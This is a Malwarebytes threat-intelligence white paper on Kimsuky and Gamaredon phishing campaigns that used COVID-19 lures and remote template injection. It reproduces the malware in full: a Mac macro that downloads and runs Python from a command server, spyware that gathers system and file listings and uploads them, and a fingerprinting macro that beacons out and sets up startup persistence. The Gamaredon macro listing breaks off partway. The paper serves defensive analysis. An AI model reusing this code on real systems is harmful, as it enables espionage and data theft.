Malwarebytes

WHITE PAPER

APTs and COVID-19: How advanced persistent threats use the coronavirus as a lure

Malwarebytes Threat Intelligence

April 2020

Table of contents

Introduction: APT groups using COVID-19

Coronavirus (COVID-19) has become a global pandemic, upending economies, livelihoods, schools and hospital systems—nearly every facet of everyday life has been touched. Such uncertainty and fear surrounding the virus and its impact represents a golden opportunity for threat actors to exploit the situation. By using social engineering tactics such as spam and spear phishing campaigns with COVID-19 as a lure, cybercriminals and threat actors increase the likelihood of successful attack.

From late January on, several cybercriminal and state-sponsored groups have been doing just that, using coronavirus-themed phishing emails as their infection vector to gain a foothold on victim machines. Just like the coronavirus itself, China was the first target of Advanced Persistent Threat (APT) groups, and as the virus spread worldwide, so did the cyberattacks.

Once their victims' attention was captured by social engineering, threat actors used various techniques to deploy malware, such as embedding macros in Microsoft documents attached to phishing emails or exploiting system or browser vulnerabilities to drop malicious software.

In this paper, we provide an overview of several different APT groups using coronavirus as a lure, as well as a description of their varied attack vectors. We categorize the APT groups according to the technique they used to send spam or phishing emails: Template injection, Malicious macros, RTF exploits, and malicious LNK files.

Template injection


Template injection refers to a technique in which threat actors embed a script moniker in the lure document—usually a Microsoft Office document—that contains a link to a malicious Office template via an XML setting. Upon opening the document, the remote template is dropped and executed. Kimsuky and Gamaredon are examples of APTs using template injection.

Kimsuky

Kimsuky (also known as Velvet Chollima) is a North-Korean threat actor group that has been active since 2013 and is known to be behind the KHNP (Korea Hydro & Nuclear Power) cyber terrorism attacks of 2014[1]. The group mainly targets Korean think tanks, DPRK/nuclear-related targets, and several US firms with the main goal of delivering malicious payloads to its targets and stealing web application accounts.

Starting in early March 2020, Kimsuky began using spear phishing emails with COVID-19 in the subject line as its initial infection vector. The emails contain malicious documents weaponized with CVE-2017-0199[2]. This vulnerability allows remote code execution by exploiting a flaw in the Microsoft Office OLE interface to deliver malware.


Upon opening the document, a prompt asks victims to "enable content" to show information about the coronavirus.



Microsoft Word cannot show the contents, because some compatibility issues should be fixed.

Please reopen the document with "Enable Macros" option to show the contents, as shown below.

Figure 1: Malicious document used as a lure


7d2b9f391588cc07d9ba78d652819d32d3d79e5a74086b527c32126ad88b5015.docx - Word (Product Activation Failed)
References
Mailings
Review
View
Tell me what you want to do...
Paragraph
Styles
¶ Normal
¶ No Spac...
Heading 1
Heading 2
Title
Subtitle
Subtle Em...
Emphasis

Dear Friends,

As COVID-19 intensifies in the United States and elsewhere, the North Korean response to the pandemic is fading from the headlines. However, RPI is continuing to monitor the situation through regular contact with a wide range of information sources on recent developments. Our latest summary is below.

Are there cases of COVID-19 in North Korea?


Given the number of reported cases in China and South Korea, which border North Korea, it's hard to imagine that North Korea is dodging the COVID-19 bullet. North Korean officials have not reported cases of COVID-19, perhaps in part because of a lack of diagnostic capability; there is uncertainty among medical and humanitarian officials as to North Korea's capability to accurately test for the disease.

Is North Korea willing to accept international assistance to combat the COVID-19

Figure 2: Malcious document after enabling content

After enabaling the content, a script moniker "in word/_rels/setting[.]xml[.]rels" is triggered and drops a Microsoft document template called web.dotm from the following url:

http://crphone[.]mireene[.]com/plugin/editor/Templetes/normal.php?name=web



C:\Users\REM\Desktop\kimusky\4825530823114752\7d2b9f391588cc07d9ba78d652819d32d3d79e5a74086b527c32126ad88b5015~\word_rels\settings.xml.rels - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
rels
settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://crphone.mireene.com/plugin/editor/Templates/normal.php?name=web"
TargetMode="External"/></Relationships>
```

```
Target="http://crphone.mireene.com/plugin/editor/Templates/normal.php?name=web"
```

Figure 3: setting.xml.rels content


The “web.dotm” has an embedded macro which is designed to target Mac users (Figure 4). This macro also runs on Windows OS, however, it only executes its main malicious functionality on a Mac. There is an “If statement” that checks the operating system and executes a remote Python script called “Secured.APP”.



```
#If Mac Then
    #If Win64 Then
        Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
    #Else
        Private Declare Function popen Lib "libc.dylib" (ByVal command As String, ByVal mode As String) As Long
    #End If
#End If
Sub AutoOpen()
On Error GoTo eHandler
    Application.ActiveWindow.View.Type = wdPrintView
    ActiveDocument.Unprotect "1qaz2wsx#EDC"
    Dim s As Shape
    For Each s In ActiveDocument.Shapes
        s.Fill.Solid
        s.Delete
    Next
    Selection.WholeStory
    Selection.Font.Hidden = False
    Selection.Collapse
    ActiveDocument.Save
#If Mac Then
    cmd = "import urllib2;"
    cmd = cmd + "exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v1')).read())"
    Result = popen("python -c """ + cmd + """", "r")
#End If
eHandler:
    Exit Sub
End Sub
```

Figure 4: Malicious macro embedded in web.dotm

Figure 5 shows the content of “Secured.APP”, which executes the second stage Python script. Based on the directory information provided in this script, it seems it is targeting users with Microsoft Office version 2016 or earlier.




```
import os;
import posixpath;
home_dir = posixpath.expandvars("$HOME");
normal_dotm = home_dir + "/../../../Group Containers/UBF8T346G9.Office/User Content.localized/Templates.localized/normal.dotm"
os.system("rm -f '" + normal_dotm + "'");
fd = os.open(normal_dotm,os.O_CREAT | os.O_RDWR);
import urllib2;
data = urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=normal')).read()
os.write(fd, data);
os.close(fd)
exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v60')).read())
```

Figure 5: Secured.APP

The second payload, as depicted in Figure 7, is spyware that collects information by running several commands and sending the collected data to its C&C server. The main function is “SpyLoop”, which collects and sends device/user information in an infinite while loop.

The list of collected information, stored in separate files (Figure 6), is as follows:


- Architecture info
- System info
    - Apple Pay
    - Audio
    - Bluetooth
    - Camera
    - External network info
    - Firewall
    - Hardware info
    - Language and region
- List of running processes
- List of installed Applications
- List of files in Documents/Downloads/Desktop directory
- List of volumes
- List of users



▼ backup	--	Folder	Today at 3:15 PM
arch.txt	152 bytes	Plain Text	Today at 3:15 PM
documents.txt	690 bytes	Plain Text	Today at 3:15 PM
basic.txt	55 KB	Plain Text	Today at 3:15 PM
desktop.txt	3 KB	Plain Text	Today at 3:15 PM
app.txt	4 KB	Plain Text	Today at 3:15 PM
downloads.txt	2 KB	Plain Text	Today at 3:15 PM
vol.txt	117 bytes	Plain Text	Today at 3:15 PM

Figure 6: Content of collected information

The directory is then compressed with a password (“doxujoijcs0qei09213@#$@”) and uploaded as a zip file in an http request as shown in Figure 7.



```
import os
import posixpath
import time
import urllib2
import threading
from httplib import *
def CollectData():
    #create work directory
    home_dir = posixpath.expandvars("$HOME")
    workdir = home_dir + "/../../../Group Containers/UBF8T346G9.Office/sync"
    os.system("mkdir -p '" + workdir + "'")

    #get architecture info
    os.system("python -c 'import platform;print(platform.uname())' >> '" + workdir + "/arch.txt'")
    #get systeminfo
    os.system("system_profiler -detailLevel basic >> '" + workdir + "/basic.txt'")
    #get process list
    #os.system("ps -ax >> '" + workdir + "/ps.txt'")
    #get using app list
    os.system("ls -lrS /Applications >> '" + workdir + "/app.txt'")
    #get documents file list
    os.system("ls -lrS '" + home_dir + "/documents' >> '" + workdir + "/documents.txt'")
    #get downloads file list
    os.system("ls -lrS '" + home_dir + "/downloads' >> '" + workdir + "/downloads.txt'")
    #get desktop file list
    os.system("ls -lrS '" + home_dir + "/desktop' >> '" + workdir + "/desktop.txt'")
    #get volumes info
    os.system("ls -lrs /Volumes >> '" + workdir + "/vol.txt'")
    #get logged on user list
    #os.system("w -i >> '" + workdir + "/w_i.txt'")
    #zip gathered informations
    zipname = home_dir + "/../../../Group Containers/UBF8T346G9.Office/backup.zip"
    os.system("rm -f '" + zipname + "'")
    zippass = "doxujoijcs0qei09213@#$@"
    zipcmd = "zip -m -r '" + zipname + "' '" + workdir + "'"
    print(zipcmd)
    os.system(zipcmd)
    try:
        BODY = open(zipname, mode='rb').read()
        headers = {"User-Agent" : "Mozilla/5.0 compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/7.0", "Accept-Language" : "en-US,en;q=0.9", "Accept" :
        "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8", "Content-Type" : "multipart/form-data; boundary=----7e222d1d50232"} ;
        boundary = "----7e222d1d50232";
        postData = "--" + boundary + "\r\nContent-Disposition: form-data; name=""MAX_FILE_SIZE""\r\n\r\n1000000\r\n--" + boundary + "\r\nContent-Disposition: form-data;
        name=""file""; filename=""1.txt""\r\nContent-Type: text/plain\r\n\r\n" + BODY + "\r\n--" + boundary + "--";
        conn = HTTPConnection("crphone.mireene.com")
        conn.connect()
        conn.request("POST", "/plugin/editor/Templates/upload.php", postData, headers)
        conn.close()
        #delete zipped file
        os.system("rm -f '" + zipname + "'")
    except:
        print "error"
def ExecNewCmd():
    exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=new')).read())
def SpyLoop():
    while True:
        CollectData()
        ExecNewCmd()
        time.sleep(300)

main_thread = threading.Thread(target=SpyLoop)
main_thread.start()
```

Figure 7: Second Python script

The next function in the loop is "ExecNewCommand", which is likely used to download additional content. It then sleeps for five minutes and repeats the same process. At time of writing, it only responded with a "200 OK".

Gamaredon

Gamaredon is a Russian APT that primarily performs cyber espionage operations against Ukrainian military forces, as well as individuals related to the Ukrainian government. Gamaredon has been active since 2013 and often uses spear phishing as its initial infection vector.

Between March 23 and 25, Gamaredon sent phishing emails using the COVID-19 theme and employed remote template injection within their lure, a Microsoft Word document written in Russian. (Figure 8).


Upon opening the document, a remote template is dropped from the link provided in the XML setting (Figure 9).

We were not able to retrieve this template at time of publishing, but found other similar templates used by this APT days before this campaign and realized they are using similar malicious macros. Figure 10 shows an example of such a macro.

Instead of executing the malicious behavior upon opening the document (using the “auto_open” function), the malicious macro in this document is executed in the “Document_close” function. This could be to bypass dynamic analysis if the document is not closed before the sandbox times out.

The macro collects the computer name, home drive’s label/serial number, and BIOS information (using WMI) and sends it to a hardcoded C2 server with this format:

http://Server/ComputerName_DriveSerialNumber/BiosVersionInfo



“Видавництво “РІА”

Ідентифікаційний код юридичної особи 34095069
Місцезнаходження:
21032, м.Вінниця, вул. Ширшова, 3а
тел./факс (0432) 55-51-11
р/р 26000002309424, Філія АКБ “Райфайзенбанк Украина”, м. Вінниця, МФО 302720

“Vydavnytstvo “RIA”

Identification code of legal entity 34095069
Registered address:
21032, Vinnytsia, Shyrshova Str., 3a
tel./fax: +38 (0432) 55-51-11
s/a 26000002309424, Bank “Raiffaisenbank Ukraine”, Vinnytsia branch, MFO 302720

Служба безпеки України

ЗАПИТ НА ІНФОРМАЦІЮ

Стрімке поширення коронавірусної інфекції у світі стало глобальним викликом для всього людства. 13 березня Генеральний директор ВООЗ Тедрос Адханом Гебреєсус наголосив, що саме Європа стала епіцентром пандемії COVID-19.

Оскільки від коронавірусної інфекції ще не існує вакцини, найефективнішими засобами протидії пандемії визнані обмеження пересування людей і режим карантину.

З урахуванням викладеного, прошу надати відповідь щодо заходів, які вживаються керівництвом СБУ з протидії розповсюдженню COVID-19.

Відповідь прошу надати електронною поштою на адресу tov-ria@i.ua.

Figure 8: Lure document




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://lopaverus.3utilities.com/IDdXW.dot" TargetMode="External"/></Relationship
```

Figure 9: Template injection

It then creates a VBS script in the %APPDATA% directory and makes it persistent by copying it into the startup directory. In addition to the mentioned items, the script also collects keyboard layout and country code and checks whether Process explorer or Wireshark are running on the system.



```
Private Sub Document_Close()
Dim nKzqB
Set nKzqB = CreateObject("WScript.Shell")
Set WNetworkLib = CreateObject("WScript.Network")
Dim zmpaw, pklhg
Set wwcyj = CreateObject("Scripting.FileSystemObject")
uBEgt = Environ("HOMEDRIVE")
bzxAp = Environ("COMPUTERNAME")
Set zmpaw = CreateObject("Scripting.FileSystemObject").GetDrive(uBEgt)
fHjsz = Hex(zmpaw.SerialNumber)
Dim uIHAo, EDCbsZ, jEWaRQ, wKbyd, haAht, vAtdg, rgEdk
uIHAo = bzxAp & " " & fHjsz
Set FmDvUBJjRw = GetObject("winmgmts://" & "." & "/root/cimv2") // connect to WMI using WbemScripting.SwbemLocator
Dim KpCFjuAHmBO
  Set nFDAKWHBQMX = FmDvUBJjRw.ExecQuery("Select * from Win32_BIOS where PrimaryBIOS = true", , 48) /
For Each lkxZiAsDqQh In nFDAKWHBQMX
    GDedoUioVRR = GDedoUioVRR & lkxZiAsDqQh.Manufacturer & "-" & lkxZiAsDqQh.Version
Next
pklhg = "http://solod.bounceme.net/" & uIHAo + "/" + GDedoUioVRR + "/"
Dim sHSVyswABv()
Dim YGnEsSrDmt, csYiXg
On Error Resume Next
Do
csYiXg = csYiXg + 1
YGnEsSrDmt = nKzqB.RegRead("HKCU\Keyboard Layout\Preload\" & csYiXg)
If Err.Number = 0 Then
ReDim Preserve sHSVyswABv(csYiXg - 1)
sHSVyswABv(csYiXg - 1) = YGnEsSrDmt
Else
Exit Do
End If
Loop
On Error GoTo 0
Dim UIWrhWlLUK()
ReDim UIWrhWlLUK(UBound(sHSVyswABv))
For csYiXg = 0 To UBound(sHSVyswABv)
UIWrhWlLUK(csYiXg) = nKzqB.RegRead("HKLM\SYSTEM\CurrentControlSet\Control\Keyboard Layout\DosKeybCodes\" & sHSVyswABv(csYiXg))
pklhg = pklhg + "_" + UIWrhWlLUK(csYiXg) "http://solod.bounceme.net/DESKTOP-2C3IQHO_A2C9AD2F/innotek GmbH-VBOX   - 1/_us"
Next
Set nFDAKWHBQMX = FmDvUBJjRw.ExecQuery("Select * from Win32_Process")
For Each lkxZiAsDqQh In nFDAKWHBQMX
If lkxZiAsDqQh.Name = "procexp.exe" Then
pklhg = pklhg + "_!PExp"
End If
If lkxZiAsDqQh.Name = "wireshark.exe" Then
pklhg = pklhg + "_!WShark"
End If
If lkxZiAsDqQh.Name = "procexp64.exe" Then
pklhg = pklhg + "_!PExp64"
End If
Next
pklhg = pklhg + "/telemetriya.php" "http://solod.bounceme.net/DESKTOP-2C3IQHO_A2C9AD2F/innotekGmbH-VBOX-1/_us/telemetriya.php"
pklhg = Replace(pklhg, " ", )
EDCbsZ = Environ("APPDATA")
jEWaRQ = EDCbsZ + "\Microsoft\Excel\+hKvDwk+.exe"
wKbyd = EDCbsZ + "\Microsoft\Excel\+ hKvDwk +.txt"
haAht = EDCbsZ + "\Microsoft\Windows\Start Menu\Programs\Startup\+ hKvDwk +.vbs"
rgEdk = EDCbsZ + "\Microsoft\Windows\Start Menu\Programs\Startup\security.vbs"
vAtdg = Environ("USERPROFILE") + "\Documents\sector.vbs"
Dim xhhbd As Object
Set xhhbd = wwcyj.CreateTextFile(vAtdg, True, True)
xhhbd.Write "On Error Resume Next" + vbCrLf
xhhbd.Write "Dim HAtNjD" + vbCrLf
xhhbd.Write "HAtNjD = DateAdd(s, 36, Now())" + vbCrLf
xhhbd.Write "Do Until (Now() > HAtNjD)" + vbCrLf
xhhbd.Write "Loop" + vbCrLf
xhhbd.Write "Function KEpCFj(duqDmc)" + vbCrLf
xhhbd.Write "On Error Resume Next" + vbCrLf
xhhbd.Write "Set FybvqO = CreateObject(MSXML2.XMLHTTP)" + vbCrLf
xhhbd.Write "With FybvqO" + vbCrLf
```

Figure 10: Macro embedded in template

